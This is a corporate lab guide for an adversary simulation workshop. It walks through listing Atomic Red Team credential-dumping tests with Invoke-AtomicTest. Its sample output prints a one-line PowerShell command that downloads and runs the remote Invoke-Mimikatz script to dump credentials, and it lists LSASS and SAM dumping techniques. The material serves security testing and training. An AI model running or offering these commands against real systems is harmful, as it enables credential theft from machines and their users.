



MOBIA is a business technology integrator with over thirty years of experience and 500+ employees across Canada and USA. Our talented bench of technical engineers and trusted advisors deliver process improvements and business transformations within our core pillars of **Cloud**, **Infrastructure**, **Software Development**, **Cybersecurity** and **Broadband & Wireless Services**.

Our inside-out approach allows us to understand business challenges from deep within the organization, mapping the impact as it ripples outward. This insight enables us to create future-proof solutions that maximize results and repeatedly exceed our client's expectations.

Adversary Simulation Workshop

Lab Guide:

List Atomic Tests

Objective:

Use the execution framework to list the atomic tests available for execution, along with details on the commands, prerequisites and clean up.

Instructions:

Before we run any Atomic tests, let's use the execution framework to find out what tests are available for execution. Type the following into the PowerShell prompt.

```
Invoke-AtomicTest T1003 -ShowDetailsBrief
```

```
PS C:\Users\art> Invoke-AtomicTest T1003 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1003-1 Powershell Mimikatz
T1003-2 Gsecdump
T1003-3 Credential Dumping with NPPSpy
```

With the “ShowDetailsBrief” flag, you can see the test names and numbers associated with a given technique number (aka T#), such as T1003 in this example.

Now let's take a look at the specific details of each test. We can do this by changing the “ShowDetailsBrief” flag to simply “ShowDetails”.

```
Invoke-AtomicTest T1003 -ShowDetails
```

```
powershell
PS C:\Users\art> Invoke-AtomicTest T1003 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

[*****BEGIN TEST*****]
Technique: OS Credential Dumping T1003
Atomic Test Name: Powershell Mimikatz
Atomic Test Number: 1
Atomic Test GUID: 66fb0bc1-3c3f-47e9-a298-550ecfefacbc
Description: Dumps credentials from memory via Powershell by invoking a remote mimikatz script. If Mimikatz runs successfully you will see several usernames and hashes output to the screen. Common failures include seeing "Access is denied" or "The system cannot find the file specified".
```

A bunch of information just scrolled across the screen, probably more than you could take in. Let's get just the details for one of the tests. Look at the previous output (ShowDetailsBrief) and choose one of the tests to view. We will choose to look at test number 1 (PowerShell Mimikatz). We can use the "TestNumbers" flag to specify test number 1.

```
Invoke-AtomicTest T1003 -TestNumbers 1 -ShowDetails
```

```
powershell
PS C:\Users\art> Invoke-AtomicTest T1003 -TestNumbers 1 -ShowDetails
PathToAtomicFolder = C:\AtomicRedTeam\atomics

[*****BEGIN TEST*****]
Technique: OS Credential Dumping T1003
Atomic Test Name: Powershell Mimikatz
Atomic Test Number: 1
Atomic Test GUID: 66fb0bc1-3c3f-47e9-a298-550ecfefacbc
Description: Dumps credentials from memory via Powershell by invoking a r
emote mimikatz script. If Mimikatz runs successfully you will see several
  usernames and hashes output to the screen. Common failures include seein
  g an \"access denied\" error which results when Anti-Virus blocks executi
  on. Or, if you try to run the test without the required administrative p
  rivileges you will see this error near the bottom of the output to the scr
  een \"ERROR kuhl_m_sekurlsa_acquireLSA\"

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
IEX (New-Object Net.WebClient).DownloadString('{remote_script}'); Invoke
-Mimikatz -DumpCreds
Command (with inputs):
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
[!!!!!!!END TEST!!!!!!!]
```

These details contain the information about the test. In addition to describing the test, you can see that the Executor for this test is “powershell” meaning it should be run from a PowerShell prompt and that it must be run with elevated privileges (ElevationRequired: True).

Notice that there is a “Command:” section and a “Command (with inputs):” section.

We can also specify tests by name instead of number with the “TestNames” flag.

```
Invoke-AtomicTest T1003 -TestNames "PowerShell Mimikatz" -
```


ShowDetails

You can also provide multiple test numbers or names as a comma separated list as shown in the example below.

```
Invoke-AtomicTest T1003 -TestNumbers 1,3 -ShowDetails
```

Curious what other tests are available for execution on the current OS? Try listing them all by using “All” in the place of the technique number.

```
Invoke-AtomicTest All -ShowDetailsBrief
```



```
PS C:\Users\art> Invoke-AtomicTest All -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1003-1 Powershell Mimikatz
T1003-2 Gsecdump
T1003-3 Credential Dumping with NPPSpy
T1003.001-1 Windows Credential Editor
T1003.001-2 Dump LSASS.exe Memory using ProcDump
T1003.001-3 Dump LSASS.exe Memory using comsvcs.dll
T1003.001-4 Dump LSASS.exe Memory using direct system calls and API unhoo
king
T1003.001-6 Offline Credential Theft With Mimikatz
T1003.001-7 LSASS read with pypykatz
T1003.002-1 Registry dump of SAM, creds, and secrets
T1003.002-2 Registry parse with pypykatz
T1003.003-1 ...
```

Wow, there are a lot of tests in there. Note that only tests that apply to the current operating system (Windows in this case) are being listed. It also does not list tests that include manual steps. This is why you might see some missing test numbers, like T1003.001 test 5 in the image above.

Have a look around and view the details on some techniques that look intriguing to you.

End of Lab